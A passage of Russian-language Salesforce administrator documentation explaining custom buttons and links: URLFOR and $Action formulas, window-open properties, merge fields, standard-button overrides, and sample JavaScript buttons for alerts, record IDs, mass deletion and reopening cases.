{! URLFOR( "/apex/MissionList" ) }
```

Если функция `URLFOR()` используется со страницей Visualforce и код записи требуется передать на страницу, вы должны передать код в качестве параметра.

```
{! URLFOR( "/apex/Mission", null, [id=Mission__c.Id] ) }
```

Используйте глобальную переменную `$Action` и функцию `URLFOR()` для создания ссылки на страницы Salesforce.

При создании настраиваемой кнопки или ссылки, указывающей на страницу в системе Salesforce, используйте глобальную переменную `$Action`, чтобы создать сформировать ссылку, а не вставлять путь к странице. В таком случае ссылка будет правильной даже при перемещении организации на другой сервер или изменении URL-адреса страницы.

Для создания ссылки используйте функцию формулы `URLFOR()` с переменной `$Action`.

```
{!URLFOR( $Action.Case.NewCase, Account.Id )}
```

Настраиваемая ссылка на объект «Организация» открывает форму «Новое обращение», создавая обращение в качестве дочернего для записи организации. Этот процесс можно применять для любого объекта с функцией поиска по объекту «Организация». Для создания записи, не являющейся дочерней для другой записи, или при отсутствии связи между двумя объектами в качестве второго аргумента можно использовать переменную `$ObjectType.`***`ObjectName`***. Например:

```
{!URLFOR( $Action.Case.NewCase, $ObjectType.Case )}
```

Предполагается, что в качестве глобальных переменных `$Action` выступает код записи или параметр `$ObjectType`. Например, следующие формулы создают ссылки на вкладку и страницу сведений об организации соответственно.

```
{!URLFOR( $Action.Account.Tab, $ObjectType.Account )}
```

```
{!URLFOR( $Action.Account.View, Some_Account_Lookup__c.Id )}
```

Функция `URLFOR()` использует дополнительные аргументы, которые передаются по назначению в качестве параметров строки запроса. Эти аргументы можно использовать для переопределения стандартного действия со страницей

Visualforce, чтобы передавать дополнительные параметры, необходимые для страницы Visualforce или ее контроллера. Например, если при закрытии обращения требуется изменить значение его настраиваемого поля «Фактическая дата доставки» на сегодняшнюю дату, можно использовать следующее выражение.

```
{!URLFOR($Action.Case.CloseCase, Case.Id, [ actualDeliveryDate=TODAY()] )}
```

Затем можно переопределить действие «Закрыть обращение» для страницы Visualforce и обработать значение поля «Фактическая дата доставки» на этой странице Visualforce или в соответствующем контроллере. Подробнее см. *Использование параметров строки запроса на странице Visualforce*.

Используйте эту кнопку URL-адреса с поддержкой Lightning и методы ссылок, чтобы указывать на другие страницы в Lightning Experience.

Настраиваемая кнопка URL-адреса или ссылка	Алгоритмы работы Lightning Experience
Внешний URL-адрес `www.google.com`	URL-адрес открывается на новой вкладке
Относительный URL-адрес Salesforce, представление `/{!Account.Id}`	Запись начальной страницы открывается на существующей вкладке
Относительный URL-адрес Salesforce, редактирование `/{!Account.Id}/e`	Редактирование наложения всплывающих окон на существующей странице
Относительный URL-адрес Salesforce, список `/001/o`	Объект начальной страницы открывается на существующей вкладке
URL-адрес $Action, представление `{!URLFOR($Action.Account.View, Account.Id)}`	Запись начальной страницы открывается на существующей вкладке
URL-адрес $Action, редактирование `{!URLFOR($Action.Account.Edit, Account.Id)}`	Редактирование наложения всплывающих окон на существующей странице

Прим.: При использовании настраиваемых кнопок с URL-адресом для передачи параметров на стандартные страницы в системе Salesforce Classic — таких как предварительно заполненные поля во время создания записи — это правило не работает в системе Salesforce1 или Lightning Experience.

СМ. ТАКЖЕ:

Пример настраиваемой ссылки: ссылка на документы

Пример настраиваемой ссылки: Ссылка на файлы в Chatter

Пример настраиваемой ссылки: ссылка на отчеты

Редактирование свойств открытия окна

Настраиваемые кнопки и ссылки могут открываться в окнах разного типа. Чтобы открывать настраиваемую кнопку или ссылку во всплывающем окне, рекомендуем настроить свойства окна. В противном случае настраиваемая кнопка или ссылка использует стандартные параметры обозревателя пользователя.

Чтобы изменить свойства открытия окна, выполните указанные ниже действия.

1. Откройте страницу «Кнопки, ссылки и действия» из параметров управления объекта, для которого нужно изменить кнопку или ссылку. Настраиваемые кнопки недоступны для объекта «Пользователи».
2. Нажмите кнопку **«Свойства открытия окна»**.
3. Измените перечисленные ниже свойства.

Свойство окна	Описание
Ширина	Ширина всплывающего окна (в пикселах).
Высота	Высота всплывающего окна (в пикселах).
Положение окна	Область экрана, предназначенная для открытия всплывающего окна.
Разрешить изменение размеров	Данное свойство разрешает пользователям изменение размера всплывающего окна.
Показать адресную строку	Данное свойство отображает адресную строку обозревателя, содержащую URL-адрес.
Показать полосы прокрутки	Данное свойство отображает полосы прокрутки обозревателя во всплывающем окне.
Показать панели инструментов	Данное свойство отображает панели инструментов обозревателя. Как правило, панели инструментов содержат кнопки навигации (например, «Назад» и «Вперед») и кнопку «Печать».
Показать строку меню	Данное свойство отображает меню обозревателя. Как правило, меню содержат команды **«Файл»** и **«Правка»**.
Показать строку состояния	Данное свойство отображает строку состояния внизу обозревателя.

Прим.: Доступность некоторых свойств определяется алгоритмом настраиваемой кнопки или ссылки. Например, при использовании алгоритма *«Выполнить JavaScript»* все свойства открытия окна недоступны.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

Элементы S-Control доступны в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования свойств настраиваемой кнопки или ссылки:

- Настройка приложения

4. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

Определение настраиваемых кнопок и ссылок

Поля слияния для настраиваемых кнопок и ссылок

Поле слияния — это поле, которое может быть добавлено в шаблон эл. почты, шаблон стандартного письма, настраиваемую ссылку или формулу для внедрения значений из записи.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Настраиваемые кнопки и ссылки доступны в версиях: **все** версии, кроме **Database.com Edition**.

Страницы Visualforce и элементы S-Control доступны в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Синтаксис и форматирование

Синтаксис поля слияния, добавленного в настраиваемую кнопку или ссылку, выглядит следующим образом: открывающая фигурная скобка, восклицательный знак, имя объекта, точка, имя поля, закрывающая фигурная скобка.

```
{!Object_Name.Field_Name}
```

Чтобы гарантировать использование правильного синтаксиса, выберите поля слияния из раскрывающегося списка редактора для настраиваемых кнопок и ссылок.

Советы

- Чтобы вставить поля слияния, используемые в действиях, выберите пункт **«Событие»** или **«Задача»** в раскрывающемся списке «Выбрать тип поля».
- Чтобы добавить ссылки на боковую панель, воспользуйтесь стандартным компонентом начальной страницы «Настраиваемые ссылки».

  Внимание: Стандартный компонент начальной страницы «Настраиваемые ссылки» не поддерживает:

  - Поля слияния
  - Функции (например, `URLFOR`)
  - Выполнение JavaScript

- Настраиваемые свойства открытия окна

СМ. ТАКЖЕ:

Формирование писем электронной почты из записей

Рекомендации по настраиваемым кнопкам и ссылкам

Добавление стандартных настраиваемых ссылок

1. В разделе параметров управления для соответствующего объекта перейдите в раздел «Кнопки, ссылки и действия» или в раздел «Кнопки и ссылки».
2. Щелкните **«Стандартные настраиваемые ссылки»**.
3. Щелкните **«Добавить сейчас!»** напротив нужного образца ссылки.
4. При необходимости измените данные по умолчанию для ссылки.
5. Нажмите кнопку **«Сохранить»**.
6. Измените макет страницы соответствующей вкладки для отображения новой ссылки.

СМ. ТАКЖЕ:

Определение настраиваемых кнопок и ссылок

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и изменения настраиваемых ссылок:

- Настройка приложения

Рекомендации по настраиваемым ссылкам

Настраиваемые кнопки и ссылки могут использоваться для организации действий в системе Salesforce или интеграции данных Salesforce во внешние URL-адреса, приложения и системы. Используйте данные рекомендации, чтобы эффективно использовать настраиваемые ссылки.

Прим.: Система Salesforce проверяет правильность URL-адресов в настраиваемых ссылках и настраиваемых кнопках. При создании или редактировании настраиваемых ссылок или кнопок, содержащих недопустимую разметку URL-адреса (например, сценарии), отображение ссылок блокируется системой Salesforce. Вместо этого появляется всплывающее сообщение об ошибке. Для обеспечения действительности и корректности URL-адресов может потребоваться их повторная настройка. URL-адрес может быть относительным или абсолютным адресом `http://`, `https://`, `file://`, `ftp://` или `mailto://`. Недопустимые URL-адреса в настраиваемых ссылках или настраиваемых кнопках, созданных до выпуска Spring'13, проверяются на правильность только при редактировании.

Рекомендации для опытных пользователей

Не существует планов по изменению имен полей в системе Salesforce, тем не менее это не гарантирует отсутствие таких изменений в будущем. В связи с этим может измениться соотнесение настраиваемых ссылок, содержащих поля системы Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Настраиваемые кнопки и ссылки доступны в версиях: **все** версии.

Страницы Visualforce и элементы S-Control доступны в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Передача кодов сеансов по протоколу SSL

Не передавайте коды сеансов на URL-адрес типа «`http`». Рекомендуем передавать коды сеансов с использованием URL-адреса типа «`https`» по протоколу SSL. Для передачи любых данных в другие приложения, размещенные в Интернете, следует использовать протокол SSL, поскольку URL-адрес может содержать конфиденциальную информацию клиента.

Единая регистрация

Используйте настраиваемые ссылки для передачи кода сеанса, чтобы обеспечить единую регистрацию (SSO). Таким образом пользователям не потребуется несколько раз выполнять вход в веб-приложения, используемые в организации для управления данными Salesforce. Создайте настраиваемую ссылку для передачи поля слияния `{!User_Session_ID}`, с помощью которого пользователи смогут получать доступ ко всем авторизованным ресурсам при единоразовой проверкой подлинности. Внешние системы могут получать доступ к ресурсам системы Salesforce с помощью веб-службы, которая обеспечивает обмен данными между организациями без доступа к подробным сведениям об ИТ-системах друг друга, защищенных брандмауэром.

Передача даты на сервере в составе URL-адреса

В некоторых интеграционных проектах дата на сервере должна включаться в настраиваемые ссылки для определения даты инициализации системы Salesforce. С помощью настраиваемых ссылок дата на сервере Salesforce может передаваться во внешние системы. Например: `http://someurl.com/somepath?current_date={!Today}`. Для отображения даты используется стандарт тихоокеанского часового пояса.

Исключение двойных наборов вкладок в браузере

В версиях Unlimited Edition и Enterprise Edition пользователь может создать настраиваемую ссылку для выполнения действия, благодаря которому работа продолжается в том же окне браузера, а также исключается отображение двойных наборов вкладок. Создайте страницу Visualforce, содержащую нижеуказанный код, который заменяет параметр `<REGULAR_WIL>` стандартной или существующей настраиваемой ссылкой.

```
<script language="JavaScript">
function redirect() {
parent.frames.location.replace("<REGULAR_WIL>")
}
redirect();
</script>
```

Переопределение стандартных кнопок и начальных страниц вкладок

Пользователь может переопределять алгоритм стандартных кнопок на страницах сведений о записях. Кроме того, пользователи могут переопределять начальные страницы вкладок, отображаемые при выборе вкладок стандартных, настраиваемых или внешних объектов.

Переопределения кнопок являются глобальными. Например, переопределение кнопки «Создать», используемой на страницах возможностей, приводит к замене во всех областях, указанных ниже.

- Начальная страница «Возможности».
- Любые связанные списки «Возможности», доступные в других объектах (например, в организациях).
- Раскрывающийся список «Создать...» на боковой панели.
- Все закладки обозревателя для данной страницы Salesforce.

1. От параметров управления объектами для объекта, для которого нужно настроить переопределение, перейдите к разделу «Кнопки, ссылки и действия».
2. Щелкните ссылку **«Правка»** напротив нужной кнопки или начальной страницы вкладки.
3. Выберите нужный тип переопределения.
   - **«Без переопределения (по умолчанию)»**: использование настраиваемого переопределения, предоставленного установленным пакетом. Если установленные пакеты отсутствуют, то используется стандартный алгоритм Salesforce.
   - **«Стандартная страница Salesforce»**: данный параметр доступен только подписчикам, переопределяющим действия для установленного настраиваемого объекта. Если данный параметр выбран, то используется стандартный алгоритм Salesforce.
   - **«Настраиваемый элемент S-Control»**: использование алгоритма для элемента S-Control.

     Важное замечание: Элементы S-Control заменены страницами Visualforce. Элементы S-Control не могут быть созданы организациями, где они ранее не использовались. Текущие элементы S-Control останутся без изменений и будут доступны для редактирования.

   - **«Страница Visualforce»**: использование режима работы страницы Visualforce.
4. Выберите имя нужного элемента S-Control или страницы Visualforce.

   Если страница Visualforce используется для переопределения кнопок, то пользователь может выбрать только ту страницу Visualforce, которая содержит стандартный контроллер для объекта отображения кнопки. Например, если страница используется для переопределения кнопки **«Правка»** для организаций, то разметка страницы должна содержать атрибут `standardController="Account"` для тега `<apex:page>`.

```
<apex:page standardController="Account">

    ... page content here ...

</apex:page>
```

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Переопределения Visualforce доступны в версиях: **Contact Manager Edition**, **Group Edition** и **Professional Edition**.

Типы записи, доступные в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для переопределения стандартных кнопок и начальных страниц вкладок:
- Настройка приложения

Для сброса переопределений кнопок и начальных страниц вкладок:
- Настройка приложения

Если страница Visualforce используется для переопределения вкладок, то пользователь может выбрать только ту страницу Visualforce, которая содержит стандартный контроллер списка для данной вкладки, страницу с настраиваемым контроллером или страницу без контроллера.

Если страница Visualforce используется для переопределения списков, то пользователь может выбрать только ту страницу Visualforce, которая содержит стандартный контроллер списка.

Если кнопка **«Создать»** переопределяется с помощью страницы Visualforce, пользователь может пропустить страницу выбора типа записи. В случае активации этого параметра создаваемые пользователем новые записи не будут пересылаться на страницу выбора типа записей. Salesforce предполагает, что ваша страница Visualforce уже обрабатывает типы записей.

5. При необходимости введите комментарии о причине данного изменения.
6. Нажмите кнопку **«Сохранить»**.

Прим.: Стандартная кнопка («Создать», «Правка», «Просмотр», «Удалить» или «Клонировать»), переопределенная страницей Visualforce, отображается в приложении Salesforce1 только после включения страницы Visualforce для мобильных приложений Salesforce. Приложение Salesforce1 не поддерживает переопределение элементов управления для стандартных списков и вкладок.

Удаление переопределений для стандартных кнопок и начальных страниц вкладок

СМ. ТАКЖЕ:

Удаление переопределений для стандартных кнопок и начальных страниц вкладок

Удаление переопределений для стандартных кнопок и начальных страниц вкладок

1. Откройте страницу «Кнопки, ссылки и действия» посредством параметров управления объектом, для которого нужно изменить кнопку.
2. Нажмите кнопку **«Правка»** рядом со ссылкой на переопределяемую кнопку или вкладку.
3. Установите переключатель **«Без переопределения (по умолчанию)»**.
4. Нажмите кнопку **«OK»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Переопределения Visualforce доступны в версиях: **Contact Manager Edition**, **Group Edition** и **Professional Edition**.

Типы записи, доступные в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для переопределения стандартных кнопок и начальных страниц вкладок:

- Настройка приложения

Для сброса переопределений кнопок и начальных страниц вкладок:

- Настройка приложения

Примеры настраиваемых кнопок и ссылок

Рекомендуем использовать примеры настраиваемых кнопок и ссылок Salesforce для определения их необходимости.

Пример настраиваемой ссылки: ссылка на документы

Использование настраиваемых ссылок для обращения к документам со страницы сведений о записи Salesforce.

Пример настраиваемой ссылки: Ссылка на файлы в Chatter

Использование настраиваемых ссылок для обращения к файлам из Chatter.

Пример настраиваемой ссылки: ссылка на отчеты

Использование настраиваемых ссылок для запуска отчетов с отфильтрованными результатами со страницы сведений о записи Salesforce. Например, часто запускается отчет по почтовому списку относительно контактов, связанных с организацией. Можно создать настраиваемую ссылку на организации, напрямую связывающую с отчетом, который автоматически фильтруется по просматриваемой организации. В этом случае настраиваемая ссылка должна передавать в отчет уникальный код записи организации.

Отображение предупреждений

Ниже приведен пример создания кнопки, открывающей всплывающее диалоговое окно, которое содержит персональное приветственное сообщение.

Получение кодов записей

Ниже приведен пример создания кнопки, открывающей всплывающее окно, которое содержит коды выбранных пользователем записей. Данный пример может использоваться для тестирования правильности кодов записей до их последующей обработки.

Создание настраиваемой кнопки для выполнения пакетного удаления

Ниже приведен пример создания кнопки, которая может быть добавлена в связанные списки и списковые представления действий для пакетного удаления выбранных записей.

Передача кодов записей во внешнюю систему

Коды записей Salesforce могут использоваться как уникальные идентификаторы, предназначенные для интеграции во внешней системе. Ниже приведен пример создания кнопки, вызывающей страницу Visualforce для определения и передачи кодов выбранных записей в параметре URL-запроса на внешнюю веб-страницу `www.yourwebsitehere.com`.

Повторное открытие обращений

Ниже приведен пример создания кнопки, которая может быть добавлена в связанные списки обращений для повторного пакетного открытия обращений, связанных с возможностью.

Международные карты

Ниже приведен пример создания ссылки, отображающей карту Google определенной страны.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых кнопок или ссылок:

- Настройка приложения

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Настраиваемые кнопки и ссылки доступны в версиях: **все** версии.

Страницы Visualforce и элементы S-Control доступны в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Определение настраиваемых кнопок и ссылок

Пример настраиваемой ссылки: ссылка на документы

Использование настраиваемых ссылок для обращения к документам со страницы сведений о записи Salesforce.

1. На вкладке «Документы» создайте папку с доступом для всех пользователей.
2. Загрузите документ в эту папку.
3. Выберите папку на вкладке «Документы» и нажмите **Перейти**.
4. Нажмите **Просмотр** напротив документа.
5. Скопируйте URL-адрес документа из браузера. Например,

   `https://na1.salesforce.com/servlet/servlet.FileDownload?file=015300000000xvU`.
6. Для создания настраиваемой ссылки используйте все данные, указанные после доменной части URL-адреса. В примере, приведенном выше, ссылка будет указывать на `/servlet/servlet.FileDownload?file=015300000000xvU`.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Настраиваемые кнопки и ссылки доступны в версиях: **все** версии.

Страницы Visualforce и элементы S-Control доступны в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых кнопок или ссылок:

- Настройка приложения

СМ. ТАКЖЕ:

Создание эффективных настраиваемых кнопок URL-адреса и ссылок
Пример настраиваемой ссылки: Ссылка на файлы в Chatter
Пример настраиваемой ссылки: ссылка на отчеты

Пример настраиваемой ссылки: Ссылка на файлы в Chatter

Использование настраиваемых ссылок для обращения к файлам из Chatter.

1. Загрузите файл на вкладку «Файлы».
2. После окончания загрузки нажмите **Опубликовать параметры** в диалоговом окне «Загрузка».
3. Нажмите **Любой со ссылкой**.
4. Скопируйте URL-адрес документа из диалогового окна «Общий доступ по ссылке». Например,

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Настраиваемые кнопки и ссылки доступны в версиях: **все** версии.

Страницы Visualforce и элементы S-Control доступны в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых кнопок или ссылок:

- Настройка приложения

```
https://na1.salesforce.com/sfc/p/D0000000JsES/a/D000000001dd/aiq8UPJ5q5i6Fs4Sz.IQLKUERsWYdbAm320cjqWnkfk=.
```

5. Для создания настраиваемой ссылки используйте все данные, указанные после доменной части URL-адреса. В примере, приведенном выше, ссылка будет указывать на `/sfc/p/D0000000JsES/a/D000000001dd/aiq8UPJ5q5i6Fs4Sz.IQLKUERsWYdbAm320cjqWnkfk=`.

СМ. ТАКЖЕ:

Создание эффективных настраиваемых кнопок URL-адреса и ссылок

Пример настраиваемой ссылки: ссылка на документы

Пример настраиваемой ссылки: ссылка на отчеты

Пример настраиваемой ссылки: ссылка на отчеты

Использование настраиваемых ссылок для запуска отчетов с отфильтрованными результатами со страницы сведений о записи Salesforce. Например, часто запускается отчет по почтовому списку относительно контактов, связанных с организацией. Можно создать настраиваемую ссылку на организации, напрямую связывающую с отчетом, который автоматически фильтруется по просматриваемой организации. В этом случае настраиваемая ссылка должна передавать в отчет уникальный код записи организации.

1. Скопируйте код для типа записи, с помощью которого требуется отфильтровать отчет (в данном примере это организация). Для этого просмотрите запись и скопируйте 15-символьный код из последней части URL-адреса. Например, `https://na1.salesforce.com/001200030012j3J`.
2. На вкладке «Отчеты» модифицируйте стандартный отчет или создайте настраиваемый отчет.
3. Выполните фильтрацию отчета, используя скопированный код записи. Например, «Код организации равен 001200030012j3J».
4. Запустите отчет, чтобы убедиться в наличии требуемых данных.
5. Нажмите **Настроить**.
6. Нажмите **Сохранить** или **Сохранить как**, чтобы сохранить отчет в папку, доступную для соответствующих пользователей. Настраиваемый отчет можно создать с помощью функции **Сохранить как** (с использованием **Сохранить** это невозможно).
7. Запустите отчет и скопируйте его URL-адрес из браузера.
8. Создайте настраиваемую ссылку. Используйте URL-адрес в качестве значения поля «Источник содержимого». Вставьте скопированный URL-адрес в область текста формулы. Не следует вставлять доменную часть адреса (`https://na1.salesforce.com`).
9. Добавьте настраиваемую ссылку в соответствующие макеты страниц.
10. Удостоверьтесь в корректности функционирования настраиваемой ссылки.

Совет: Если отчет создается для использования в настраиваемой ссылке, установите диапазоны дат и параметры отчета в общем виде, чтобы результаты отчета (в том числе данные) были полезны для многих пользователей. Например, если диапазон дат устанавливается с помощью параметра «Дата создания» для записи, установите достаточно раннюю «Дату начала», чтобы не исключить все соответствующие записи, и оставьте пустым поле «Дата окончания». Если ограничить область отчета только записями типа «Мои», в отчет могут не войти все записи, которые может просматривать пользователь. В параметрах отчета установите «Все отображаемые» записи.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Настраиваемые кнопки и ссылки доступны в версиях: **все** версии.

Страницы Visualforce и элементы S-Control доступны в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых кнопок или ссылок:

- Настройка приложения

СМ. ТАКЖЕ:

Создание эффективных настраиваемых кнопок URL-адреса и ссылок
Пример настраиваемой ссылки: ссылка на документы
Пример настраиваемой ссылки: Ссылка на файлы в Chatter

Отображение предупреждений

Ниже приведен пример создания кнопки, открывающей всплывающее диалоговое окно, которое содержит персональное приветственное сообщение.

1. Определите кнопку посредством перечисленных ниже атрибутов.
   - «Тип отображения»: «Кнопка страницы сведений»
   - «Алгоритм»: «Выполнить JavaScript»
   - «Источник содержимого»: «OnClick JavaScript»
   - Воспользуйтесь примером кода ниже.

```
alert ("Hello {!$User.FirstName}");
```

2. Добавьте кнопку в соответствующий макет страницы.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых кнопок или ссылок:
- Настройка приложения

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Настраиваемые кнопки и ссылки доступны в версиях: **все** версии.

Страницы Visualforce и элементы S-Control доступны в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Примеры настраиваемых кнопок и ссылок

Получение кодов записей

Ниже приведен пример создания кнопки, открывающей всплывающее окно, которое содержит коды выбранных пользователем записей. Данный пример может использоваться для тестирования правильности кодов записей до их последующей обработки.

1. Определите кнопку посредством перечисленных ниже атрибутов.
   - «Тип отображения»: «Кнопка списка»

     Прим.: Чтобы разрешить пользователям выбор нескольких записей из списка, установите флажок **«Отображать флажки (для выбора нескольких записей)»**.
   - «Алгоритм»: «Выполнить JavaScript»
   - «Источник содержимого»: «OnClick JavaScript»
   - Воспользуйтесь примером кода ниже.

```
idArray = {!GETRECORDIDS($ObjectType.Contact)};
alert("The Ids you have selected are: "+idArray);
```

   Прим.: Данный пример предназначен для контактов. При необходимости измените тип объекта.

2. Добавьте кнопку в соответствующий связанный список макета страницы или спискового представления.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых кнопок или ссылок:
- Настройка приложения

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Настраиваемые кнопки и ссылки доступны в версиях: **все** версии.

Страницы Visualforce и элементы S-Control доступны в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Примеры настраиваемых кнопок и ссылок

Создание настраиваемой кнопки для выполнения пакетного удаления

Ниже приведен пример создания кнопки, которая может быть добавлена в связанные списки и списковые представления действий для пакетного удаления выбранных записей.

Прим.: Настраиваемые кнопки JavaScript доступны во всех версиях. Однако описанная здесь функция пакетного удаления не работает в версиях, в которых API отключен.

1. Определите кнопку для событий посредством перечисленных ниже атрибутов.
   - «Тип отображения»: «Кнопка списка»

     Прим.: Чтобы разрешить пользователям выбор нескольких записей из списка, установите флажок **«Отображать флажки (для выбора нескольких записей)»**.

   - «Алгоритм»: «Выполнить JavaScript»
   - «Источник содержимого»: «OnClick JavaScript»
   - Воспользуйтесь примером кода ниже.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых кнопок или ссылок:

- «Настройка приложения»

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Настраиваемые кнопки и ссылки доступны в версиях: **все** версии.

Страницы Visualforce и элементы S-Control доступны в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

```
{!REQUIRESCRIPT("/soap/ajax/9.0/connection.js")}

var records = {!GETRECORDIDS( $ObjectType.Event )};
var taskRecords = {!GETRECORDIDS( $ObjectType.Task)};
records = records.concat(taskRecords);


if (records[0] == null) {
alert("Please select at least one record.") }
else {

var errors = [];
var result = sforce.connection.deleteIds(records);
if (result && result.length){
var numFailed = 0;
var numSucceeded = 0;
for (var i = 0; i < result.length; i++){
var res = result[i];
if (res && res.success == 'true'){
numSucceeded++;
```

```
} else {
var es = res.getArray("errors");
if (es.length > 0) {
errors.push(es[0].message);
}
numFailed++;
}
}
if (numFailed > 0){
alert("Failed: " + numFailed + "\nSucceeded: " + numSucceeded + " \n Due to: " +
errors.join("\n"));
} else {
alert("Number of records deleted: " + numSucceeded);
}
}
window.location.reload();
}
```

2. Добавьте кнопку в списковые представления действий.
3. Добавьте кнопку в любой макет страницы, содержащий связанный список действий. Данная кнопка удаляет любую выбранную задачу или событие из списка.

Чтобы установить настраиваемые кнопки, воспользуйтесь приложением Mass Delete из каталога http://sites.force.com/appexchange.

СМ. ТАКЖЕ:

Примеры настраиваемых кнопок и ссылок

Передача кодов записей во внешнюю систему

Коды записей Salesforce могут использоваться как уникальные идентификаторы, предназначенные для интеграции во внешней системе. Ниже приведен пример создания кнопки, вызывающей страницу Visualforce для определения и передачи кодов выбранных записей в параметре URL-запроса на внешнюю веб-страницу `www.yourwebsitehere.com`.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых кнопок или ссылок:

- Настройка приложения

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Настраиваемые кнопки и ссылки доступны в версиях: **все** версии.

Страницы Visualforce и элементы S-Control доступны в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

1. Создайте страницу Visualforce, использующую функцию GETRECORDIDS для извлечения списка выбранных записей.

```
<script type="text/javascript">

idArray = {!GETRECORDIDS($ObjectType.Account)};

window.location.href="http://www.yourwebsitehere.com?array="+idArray;

</script>
```

Прим.: Замените `www.yourwebsitehere.com` собственным URL-адресом.

2. Определите кнопку для организаций посредством перечисленных ниже атрибутов.
   - «Тип отображения»: «Кнопка списка»

     Прим.: Чтобы разрешить пользователям выбор нескольких записей из списка, установите флажок **«Отображать флажки (для выбора нескольких записей)»**.

   - «Алгоритм»: «Отобразить в текущем окне с боковой панелью»
   - «Источник содержимого»: «Страница Visualforce»
   - Выберите страницу Visualforce, созданную в первом действии.

3. Добавьте кнопку в соответствующий макет страницы или спискового представления.

СМ. ТАКЖЕ:

Примеры настраиваемых кнопок и ссылок

Повторное открытие обращений

Ниже приведен пример создания кнопки, которая может быть добавлена в связанные списки обращений для повторного пакетного открытия обращений, связанных с возможностью.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых кнопок или ссылок:

- Настройка приложения

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Настраиваемые кнопки и ссылки доступны в версиях: **все** версии.

Страницы Visualforce и элементы S-Control доступны в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

1. Определите кнопку для обращений посредством перечисленных ниже атрибутов.
   - «Тип отображения»: «Кнопка списка»

     Прим.: Чтобы разрешить пользователям выбор нескольких записей из списка, установите флажок **«Отображать флажки (для выбора нескольких записей)»**.

   - «Алгоритм»: «Выполнить JavaScript»
   - «Источник содержимого»: «OnClick JavaScript»
   - Воспользуйтесь примером кода ниже.

```
{!REQUIRESCRIPT ("/soap/ajax/13.0/connection.js")} var records =
                  {!GETRECORDIDS($ObjectType.Sample)}; var newRecords = []; if
(records[0] == null) { alert("Please select at least one row") } else {
                  for (var n=0; n<records.length; n++) { var c = new
sforce.SObject("Case"); c.id = records[n]; c.Status = "New";
               newRecords.push(c); } result = sforce.connection.update(newRecords);
 window.location.reload(); }
```

Прим.: Данный пример ссылается на инструментарий AJAX Toolkit, который доступен только после включения API-доступа. См. страницу https://developer.salesforce.com/page/Integration.

